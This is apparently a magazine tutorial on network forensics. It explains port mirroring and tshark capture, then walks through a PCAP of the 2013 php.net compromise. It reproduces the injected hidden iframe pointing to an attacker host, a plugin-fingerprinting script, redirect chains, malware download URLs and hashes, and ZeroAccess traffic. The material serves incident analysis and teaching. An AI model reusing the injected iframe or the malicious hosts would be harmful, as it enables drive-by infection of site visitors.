


Figure 1. Network scheme of a simple capture


## CAPTURE DATA USING A PORT MIRROR

Some Ethernet switches have a monitor mode. A monitor mode is the capability of the switch to use as a single port to merge the traffic of all other ports: that is, the port acts like a hub. If this monitor port is connected to the host when running the sniffer, all the network traffic (crossing that switch) will be captured. It is sometimes named 'port mirroring', 'port monitoring', 'Roving Analysis' (3Com), or 'Switched Port Analyzer' or 'SPAN' (Cisco). Using the switch management, you can select both the monitoring port and assign a specific port you wish to monitor.



**Figure 2.** Port Mirror examples on a switch

Some switch models could allow the mirroring of just one port instead of all ports. In this case it's really interesting, the mirroring of the port reserved to the router/firewall (which connects the internal network to the Internet).



**Figure 3.** Port mirror of the port reserved to the router

Mirroring the port used by the router/firewall, the switch will duplicate the incoming/outgoing traffic of our network to the Internet and send it to a host where it is running a sniffer or an IDS like Snort or Suricata in order to get security events. If you are interested in installing an IDS, you should read the tutorial from the original IDS website before installing it.


It's also possible to lose some traffic if we are sniffing a high traffic network.

This type of capture is easy to use if such a switch is available; we just need to read the switch manufacturer documentation to get the instructions.


## HOW TO WORK WITH WIRESHARK AND TSHARK

The goal of this article is not really to train you on how to use Wireshark or Tshark. Later on we will analyze two real traffic captures with Wireshark. This is more like a brief introduction but I think it could be interesting to show you some examples that will help you to start with these tools.

I commented that when we want to capture traffic to research some problems in our network or we want to do some tests, we can capture data on the machine we are interested in using Wireshark. This is really easy to do by installing the sniffer software in this machine. We can see “in live” the traffic capture. In these kinds of captures, it's common to capture all traffic in a certain network card and then work with filters.



**Figure 4.** Default captures traffic in the Wireless interface: “Conexiones de red inalámbricas” – “Connections with wireless networks” and “Conexión de área local” – “Connection with local network”



**Figure 5.** Filter in a live network capture

When we want to capture traffic using a Port Mirror, we won't see the data capture "in live" mode. The sniffer is going to deal with a great amount of data because we will analyze all the traffic of the network. For this reason, it's common to use Tshark in CLI mode on a Linux Machine instead of Wireshark. We are going to capture only the protocols, subnets or hosts we are interested in and save the capture data in a pcap format. For example we will save the captures automatically in 64Mb files to work easily with them. Why do we need to break up the capture data file in 64Mb? In the next part of the article, we will see how Virustotal could help us with the traffic capture because they can analyze it. They accept a maximum size of 64Mb.

With the commands below, Tshark saves all traffic on the interface eth0, it switches to a new file every 64Mb and it stops capturing after 20 files:

```
$ tshark -i eth0 -b filesize:65536 -a files:20 -w mf3.pcap
```

I am not going to go deeper with the filters because there is a lot of information on the internet about how to sniffer only an IP, network or protocol with Wireshark (<http://www.wireshark.org/docs/dfref/>) or Tshark (<http://www.wireshark.org/docs/man-pages/tshark.html>).

## NETWORK FORENSICS OF THE PHP.NET ATTACK

Some months ago we could read in some blogs like the AlientVault blog: "Google was flagging the `php.net` website as potentially harmful".

It is really interesting because if you are able to hack this site, which according to Alexa (<http://www.alexa.com/siteinfo/php.net>) is the 228th most visited site in the world, you will be capable to spread the malware and infect millions of computers. This is what the hacker did.

Currently we can't analyze the `php.net` website because the page which was hosting the malicious code has been removed (obviously), but the guys from Barracuda have published a PCAP from: <http://barracudalabs.com/downloads/5f810408ddb6d349b4be4766f41a37.pcap>.

This traffic capture was taken from a computer which visited this website and was infected.

If we upload the PCAP file to VirusTotal we can see the URLs which were visited by the infected computer in the "File details" section. You can see the report of this PCAP file here: <https://www.virustotal.com/en/file/6e522e376e67c09adb6093a293452ba96ab1ea37db905c71cd58a6b5194115e7/analysis/>.

HTTP requests
[+] GET http://php.net/
[+] GET http://static.php.net/www.php.net/styles/phpnet.css
[+] GET http://static.php.net/www.php.net/styles/site.css
[+] GET http://static.php.net/www.php.net/userprefs.js
[+] GET http://static.php.net/www.php.net/styles/print.css
[+] GET http://static.php.net/www.php.net/images/php.gif
[+] GET http://static.php.net/www.php.net/images/small_submit_white.gif
[+] GET http://static.php.net/www.php.net/images/leftbar.png
[+] GET http://static.php.net/www.php.net/images/rightbar.png
[+] GET http://url.whichusb.co.uk/stat.htm
[+] GET http://url.whichusb.co.uk/PluginDetect_All.js
[+] POST http://url.whichusb.co.uk/stat.htm
[+] GET http://aes.whichtigitalphoto.co.uk/nid?1
[+] GET http://zivvgmyrwy.3razbave.info/?695e6cca27beb62ddb0a8ea707e4ffb8=43
[+] GET http://zivvgmyrwy.3razbave.info/b0047306f70a98831ac1e3b25c324328/8fdc5f9653bb42a310b06f5fb203815b...
[+] GET http://zivvgmyrwy.3razbave.info/b0047396f70a98831ac1e3b25c324328/b7fc797c851c250e92de05cbafe98609
[+] GET http://144.76.192.102/?9de26ff3b66ba82b35e31b14ea975dfe
[+] GET http://144.76.192.102/?90f5b9a1fbc2e4a879001a28d7940b4
[+] GET http://144.76.192.102/?90f5b9a1fbc2e4a879001a28d7940b4

Figure 6. List of URLs which were visited

5f810408ddbbd6d349b4be4766f41a37.pcap [Wireshark 1.8.2]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: http Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
14	15.564474	192.168.40.10	69.147.83.199	HTTP	337	GET / HTTP/1.1
20	15.571003	69.147.83.199	192.160.40.10	HTTP	1196	HTTP/1.1 200 OK (text/html)
37	15.623164	192.168.40.10	69.147.83.201	HTTP	356	GET /www.php.net/styles/phpnet.css HTTP/1.1
38	15.623525	192.168.40.10	69.147.83.201	HTTP	354	GET /www.php.net/styles/site.css HTTP/1.1
39	15.623831	192.168.40.10	69.147.83.201	HTTP	351	GET /www.php.net/userprcfs.js HTTP/1.1
51	15.627867	69.147.83.201	192.168.40.10	HTTP	1670	HTTP/1.1 200 OK (text/javascript)
66	15.633136	69.147.83.201	192.168.40.10	HTTP	288	HTTP/1.1 200 OK (text/css)
69	15.637547	192.168.40.10	69.147.83.201	HTTP	355	GET /www.php.net/styles/print.css HTTP/1.1
73	15.776762	69.147.83.201	192.168.40.10	HTTP	550	HTTP/1.1 200 OK (text/css)
74	15.776803	69.147.83.201	192.168.40.10	HTTP	1325	HTTP/1.1 200 OK (text/css)
76	15.881550	192.168.40.10	69.147.83.201	HTTP	353	GET /www.php.net/images/php.gif HTTP/1.1
79	15.883329	69.147.83.201	192.168.40.10	HTTP	1117	HTTP/1.1 200 OK (GIF89a)
81	15.890258	192.168.40.10	69.147.83.201	HTTP	368	GET /www.php.net/images/small_submit_white.gif HTTP/1.1
83	15.925545	192.168.40.10	69.147.83.201	HTTP	357	GET /www.php.net/images/leftbar.png HTTP/1.1
85	15.934496	192.168.40.10	69.147.83.201	HTTP	358	GET /www.php.net/images/rightbar.png HTTP/1.1
92	16.105646	69.147.83.201	192.168.40.10	HTTP	232	HTTP/1.1 200 OK (PNG)
93	16.106086	69.147.83.201	192.168.40.10	HTTP	261	HTTP/1.1 200 OK (PNG)
94	16.106116	69.147.83.201	192.168.40.10	HTTP	121	HTTP/1.1 200 OK (GIF89a)
97	16.246188	192.168.40.10	91.214.203.236	HTTP	382	GET /stat.htm HTTP/1.1
102	16.461311	91.214.203.236	192.168.40.10	HTTP	1221	HTTP/1.1 200 OK (text/html)
103	16.468047	192.168.40.10	91.214.203.236	HTTP	332	GET /pluginDetectAll.js HTTP/1.1

Ready to load or capture Packets: 1403 Displayed: 100 Marked: 0 Load time: Profile: Default

We can see that the `www.php.net` website was visited. You can see that `www.php.net/userprefs.js` is the first script loaded. If we select the frame and right clicking on it, we can select “Follow TCP Stream” option. Then, we obtain the script with the obfuscated code in the picture below. (This malicious code has been removed from the website when it was discover by the php.net administrators).

[illegible]

The guys from Alienvault have decoded the script. They have published the picture below with the code de-ofuscated here: <http://www.alienvault.com/open-threat-exchange/blog/phpnet-potentially-compromised-and-redirecting-to-an-exploit-kit>. We can see an IFRAME with a 10x10px size which redirects the connection to another website was able in the php.net site.

```
<DIV style="height: 10px; width: 10px; overflow: hidden; position: absolute; left: -10000px;">
<IFRAME src=http://url.whichusb.co.uk/stat.htm></IFRAME></DIV>
```

If we research with Wireshark the link contained in the IFRAME in the picture above, we will see how the code is trying to get the information about the computer. It wants to know if the browser has the Java or AdobeReader plugins installed and enabled.


www.eForensicsMag.com

Filter:  Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
97	16.246188	192.168.40.10	91.214.203.236	HTTP	382	GET /stat.htm HTTP/1.1
102	16.461311	91.214.203.236	192.168.40.10	HTTP	1221	HTTP/1.1 200 OK (text/html)
103	16.468047	192.168.40.10	91.214.203.236	HTTP	332	GET /PluginDetect_All.js HTTP/1.1
147	17.291162	192.168.40.10	91.214.203.236	HTTP	510	POST /stat.htm HTTP/1.1 (application/x-www-form-urlencoded)
155	17.881734	192.168.40.10	91.214.203.240	HTTP	432	GET /nid?l HTTP/1.1
164	18.770779	192.168.40.10	144.76.192.102	HTTP	460	GET /?b95ebcca27beb2ddb0a8ea707e4ffb8=43 HTTP/1.1

**Figure 10.** Filter: http contains stat.htm

Then you should right click on it and select “TCP Follow Stream”.



**Figure 11.** Notice the line `* PluginDetect v0.7.5`

The next URL where the computer is redirected is `/PluginDetect_All.js`. In the payload of this connection we can see that the hackers are using PluginDetect in order to detect the browser plugins.

```
var os=PluginDetect.OS;
}
catch(e){}
var jav=0;
try
{
//var javaversion=PluginDetect.getVersion('Java','./getjavainfo.jar');
var javaversion=0;
if(javaversion!=null)
{
jav=1;
}
}
catch(e){}
var acrobat=new Object();
acrobat.installed=false;
acrobat.version=0;
var pdfi=0;
try
{
var adobe=PluginDetect.getVersion("AdobeReader");
if(adobe!=null)
{
pdfi=1;
}
}
catch(e){}
var resoluz=0;
try
{
```

**Figure 12.** Notice the line `PluginDetec.getVersion('Java','./getjavainfo.jar')`

In the PCAP file we can see how the computer sends a POST connection telling to the website if it has the Java or AdobeReader plugin enabled. Then, the web browser is redirected again.

5f810408dbbd6d349b4be4766f41a37.pcap [Wireshark 1.8.2]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: http contains stat. Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
97	16.246188	192.168.40.10	91.214.203.236	HTTP	382	GET /stat.htm HTTP/1.1
102	16.461311	91.214.203.236	192.168.40.10	HTTP	1221	HTTP/1.1 200 OK (text/html)
103	16.468047	192.168.40.10	91.214.203.236	HTTP	332	GET /PluginDetect All.js HTTP/1.1
147	17.291162	192.168.40.10	91.214.203.236	HTTP	510	POST /stat.htm HTTP/1.1 (application/
155	17.881734	192.168.40.10	91.214.203.240	HTTP	432	GET /nid?1 HTTP/1.1
164	18.770779	192.168.40.10	144.76.192.102	HTTP	460	GET /?695e6cca27beb62ddb0a8ea707e4ffb8=

**Figure 13.** Computer sends a POST connection

```

[{"installed":true,"plugin":"Flash Player 32.0.0.232"}];
POST /stat.htm HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://url.whichusb.co.uk/stat.htm
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: url.whichusb.co.uk
Content-Length: 14
Connection: Keep-Alive
Cache-Control: no-cache

id=800%7C1%7C1HTTP/1.1 302 Found
Server: nginx/1.0.15
Date: Tue, 22 Oct 2013 21:23:14 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Tue, 22 Oct 2013 21:23:14 GMT
Last-Modified: Tue, 22 Oct 2013 21:23:14 GMT
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Location: http://aes.whichdigitalphoto.co.uk/nid?1
Content-Length: 0

```

**Figure 14.** Redirected connection

And then, the connection is redirected again to other site...

```

GET /nid?1 HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://url.whichusb.co.uk/stat.htm
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Accept-Encoding: gzip, deflate
Host: aes.whichdigitalphoto.co.uk
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 302 Found
Server: nginx/1.0.15
Date: Tue, 22 Oct 2013 21:23:15 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 21 Jul 1977 07:30:00 GMT
Last-Modified: Tue, 22 Oct 2013 21:23:15 GMT
Cache-Control: max-age=0
Pragma: no-cache
LOCATION: http://zivvgmyrwy.3razbave.info/?695e6cca27beb62ddb0a8ea707e4ffb8=43
Content-Length: 0

```

**Figure 15.** Redirected connection

...where there is another iframe...



The next URL which was visited is marked in bold in VirusTotal. This means that the files that were downloaded are categorized as malware by some antivirus engines.

```
[+] GET http://144.76.192.102/?9de26ff3b66ba82b35e31bf4ea975dfe
[+] GET http://144.76.192.102/?90f5b9a1fbc2e4a879001a28d7940b4
[+] GET http://144.76.192.102/?8eec6c596bb3e684092b9ea8970d7eae
[+] GET http://144.76.192.102/?35523bb81eca604f9ebd1748879f3c1
[+] GET http://144.76.192.102/?b28b06f01e219d58efba9fe0d1fe1bb3
[+] GET http://j.maxmind.com/app/geoip.js
[+] GET http://www.google.com/
[+] GET http://144.76.192.102/?52d4e644e9cda518824293e7a4cdb7a1
```

**Figure 20.** URLs which were visited are marked in bold in VirusTotal

If we click in the sha256 link:

```
[+] GET http://144.76.192.102/?9de26ff3b66ba82b35e31bf4ea975dfe
Request datetime      2013-10-22 21:28:02.418257
Request user-agent    Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Contacted host        144.76.192.102:80
Server response code  200
Response content sha256 5d651f449d12e6bc75a0c875b4dae19d8b3ec8b3933b6c744942b5763d5df08d
Response content file type PE32 executable (GUI) Intel 80386, for MS Windows
```

**Figure 21.** Response content sha256

We can see that this executables are categorized as malicious.

DrWeb	Trojan.Siggen5.60588
Emsisoft	Trojan.GenericKDV.1360899 (B)
ESET-NOD32	Win32/TrojanDownloader.Zurgop.AZ
F-Prot	✓
F-Secure	Trojan.GenericKDV.1360899
Fortinet	W32/Zbot.PKDP!tr
GData	Trojan.GenericKDV.1360899

**Figure 22.** Malicious executables

There are five files categorized as malware which are been downloaded. You can check it in the links:

- <https://www.virustotal.com/en/file/d78fb2c23422471657a077ff68906d6f6b639d7b7b00ef-269fa3a2ce1b38710a/analysis/>
- <https://www.virustotal.com/en/file/816b21df749b17029af83f94273fe0fe480d25ee2f84fb25bf97d06a8fade4/analysis/>
- <https://www.virustotal.com/en/file/3483a7264a3bef074d0c2715e90350ca1aa7387dee937679702d5ad79b0c84ca/analysis/>
- <https://www.virustotal.com/en/file/5d651f449d12e6bc75a0c875b4dae19d8b3ec8b3933b6c744942b5763d5df08d/analysis/>

- <https://www.virustotal.com/en/file/bd56609c386a6b5bc18254c7327d221af182193eee5008f6e-405ab5c1215b070/analysis/>

Now, the computer is infected. The first network connection that the malware does is to visit a website where there is a javascript that detects the computer location.

```
GET /app/geoip.js HTTP/1.0
Host: j.maxmind.com
Connection: close

HTTP/1.0 200 OK
Expires: Tue, 22 Oct 2013 19:58:38 GMT
Cache-Control: private, max-age=0
Content-Type: text/javascript; charset=ISO-8859-1
Access-Control-Allow-Origin: *
Content-Length: 512

function geoip_country_code() { return 'US'; }
function geoip_country_name() { return 'United States'; }
function geoip_city() { return 'Campbell'; }
function geoip_region() { return 'CA'; }
function geoip_region_name() { return 'California'; }
function geoip_latitude() { return '37.23'; }
function geoip_longitude() { return '-121.95'; }
function geoip_postal_code() { return '95008'; }
function geoip_area_code() { return '408'; }
function geoip_metro_code() { return '408'; }
```

**Figure 23.** Computer location detected

If we check the next network connections, we can see a lot of them creating connections by 16471/UDP port. This port is usually used by the ZeroAccess Trojan.

1321	104.697161	192.168.40.10	24.142.33.67	UDP	Source port: bridgecontrol	Destination port: 16471
1322	104.697283	192.168.40.10	190.206.224.248	UDP	Source port: bridgecontrol	Destination port: 16471
1323	105.697105	192.168.40.10	95.180.241.120	UDP	Source port: bridgecontrol	Destination port: 16471
1324	105.697381	192.168.40.10	24.142.33.67	UDP	Source port: bridgecontrol	Destination port: 16471
1325	105.697503	192.168.40.10	190.206.224.248	UDP	Source port: bridgecontrol	Destination port: 16471
1326	106.696742	192.168.40.10	185.12.43.63	UDP	Source port: bridgecontrol	Destination port: 16471
1327	106.697022	192.168.40.10	24.142.33.67	UDP	Source port: bridgecontrol	Destination port: 16471
1328	106.697141	192.168.40.10	190.206.224.248	UDP	Source port: bridgecontrol	Destination port: 16471
1329	107.696469	192.168.40.10	93.116.10.207	UDP	Source port: bridgecontrol	Destination port: 16471
1330	107.696727	192.168.40.10	24.142.33.67	UDP	Source port: bridgecontrol	Destination port: 16471
1331	107.696853	192.168.40.10	190.206.224.248	UDP	Source port: bridgecontrol	Destination port: 16471
1332	108.698042	192.168.40.10	105.129.8.196	UDP	Source port: bridgecontrol	Destination port: 16471
1333	108.698295	192.168.40.10	24.142.33.67	UDP	Source port: bridgecontrol	Destination port: 16471
1334	108.698414	192.168.40.10	190.206.224.248	UDP	Source port: bridgecontrol	Destination port: 16471
1335	109.698066	192.168.40.10	95.68.74.55	UDP	Source port: bridgecontrol	Destination port: 16471
1336	109.698327	192.168.40.10	24.142.33.67	UDP	Source port: bridgecontrol	Destination port: 16471
1337	109.698451	192.168.40.10	190.206.224.248	UDP	Source port: bridgecontrol	Destination port: 16471

**Figure 24.** Connections created by 16471/UDP port

If we look at the Snort alerts in the Virustotal website where we loaded the pcap file, we can see the security events detected by this IDS. We can see that it has detected the ZeroAccess Trojan and other interesting events.

PROTOCOL-ICMP Time-To-Live Exceeded in Transit (Misc activity)
Reset outside window (Potentially Bad Traffic)
FILE-EXECUTABLE Portable Executable binary file magic detected (Potential Corporate Privacy Violation)
BROWSER-PLUGINS Oracle JRE: Deployment Toolkit ActiveX clsid access attempt (Attempted User Privilege Gain)
BROWSER-IE Microsoft Internet Explorer VML array with negative length memory corruption attempt (Attempted User Privilege Gain)
MALWARE-CNC Win.Trojan.ZeroAccess outbound communication (A Network Trojan was Detected)
MALWARE-CNC Win.Trojan.ZeroAccess outbound communication (A Network Trojan was Detected)
(spp_sdl) SDF: Combination Alert (Sensitive Data was Transmitted Across the Network)
INDICATOR-COMPROMISE IP address check to j.maxmind.com detected (Misc activity)
EXPLOIT-KIT Multiple exploit kit landing page - specific structure (A Network Trojan was Detected)
SENSITIVE-DATA Email Addresses (Sensitive Data was Transmitted Across the Network)
FILE-EXECUTABLE Armadillo v1.71 packer file magic detected (Potential Corporate Privacy Violation)
INDICATOR-SHELLCODE unescape encoded shellcode (Executable Code was Detected)
FILE-OTHER Multiple vendor Antivirus magic byte detection evasion attempt (Attempted User Privilege Gain)
BAD-TRAFFIC Microsoft ISA Server and Forefront Threat Management Gateway invalid RST denial of service attempt (Attempted Denial of Service)
PROTOCOL-ICMP Destination Unreachable Port Unreachable (Misc activity)

**Figure 25.** Zero Access Trojan has been detected

If we trust in the PCAP file that Barracuda offers us, we can tell that *www.php.net* was compromised by hackers. These hackers uploaded a javascript to the main page of this site which redirected to another one where there was a web plugin detector. Depending on what browser plugins are enabled in the computer, the website could redirect you to a Java or AdobeReader exploit. Then, after exploiting the vulnerability, a trojan that seems to be the ZeroAccess trojan is downloaded and installed. It seems that this trojan is focused on click-fraud.

### EXTRACT MALICIOUS FILES FROM THE PCAP FILE

In order to research the malware which are involved in this incident, we can extract these files from the Pcap file, and then, upload them to Virustotal to know more of them. Also, It is really interesting to make a reverse engineer of the malware files.

There are some techniques to extract the files but in this article, I will show you only the one using Wireshark. With the Pcap file opened in Wireshark, click on File -> Export Objects -> HTTP.




Figure 26. Wireshark HTTP object list

Click on “Save All” to save all the files. When they are saved, we can execute “file \* | grep PE32” to look for the executables file types.

```
%3f35523bb81eca604f9ebd1748879f3fc1: PE32 executable (GUI) Intel 80386, for MS Windows
%3f52d4e644e9cda518824293e7a4cdb7a1: PE32 executable (console) Intel 80386, for MS Windows
%3f90f5b9a1fbc2e4a879001a28d7940b4: PE32 executable (GUI) Intel 80386, for MS Windows
%3f9de26ff3b66ba82b35e31bf4ea975dfe: PE32 executable (GUI) Intel 80386, for MS Windows
%3fb28b06f01e219d58efba9fe0d1fe1bb3: PE32 executable (GUI) Intel 80386, for MS Windows
```

Figure 27. Executables file types

If we get the sha 256 sum, we can check that they are the same that Virustotal has detected and we can start with the reverse engineer.

```
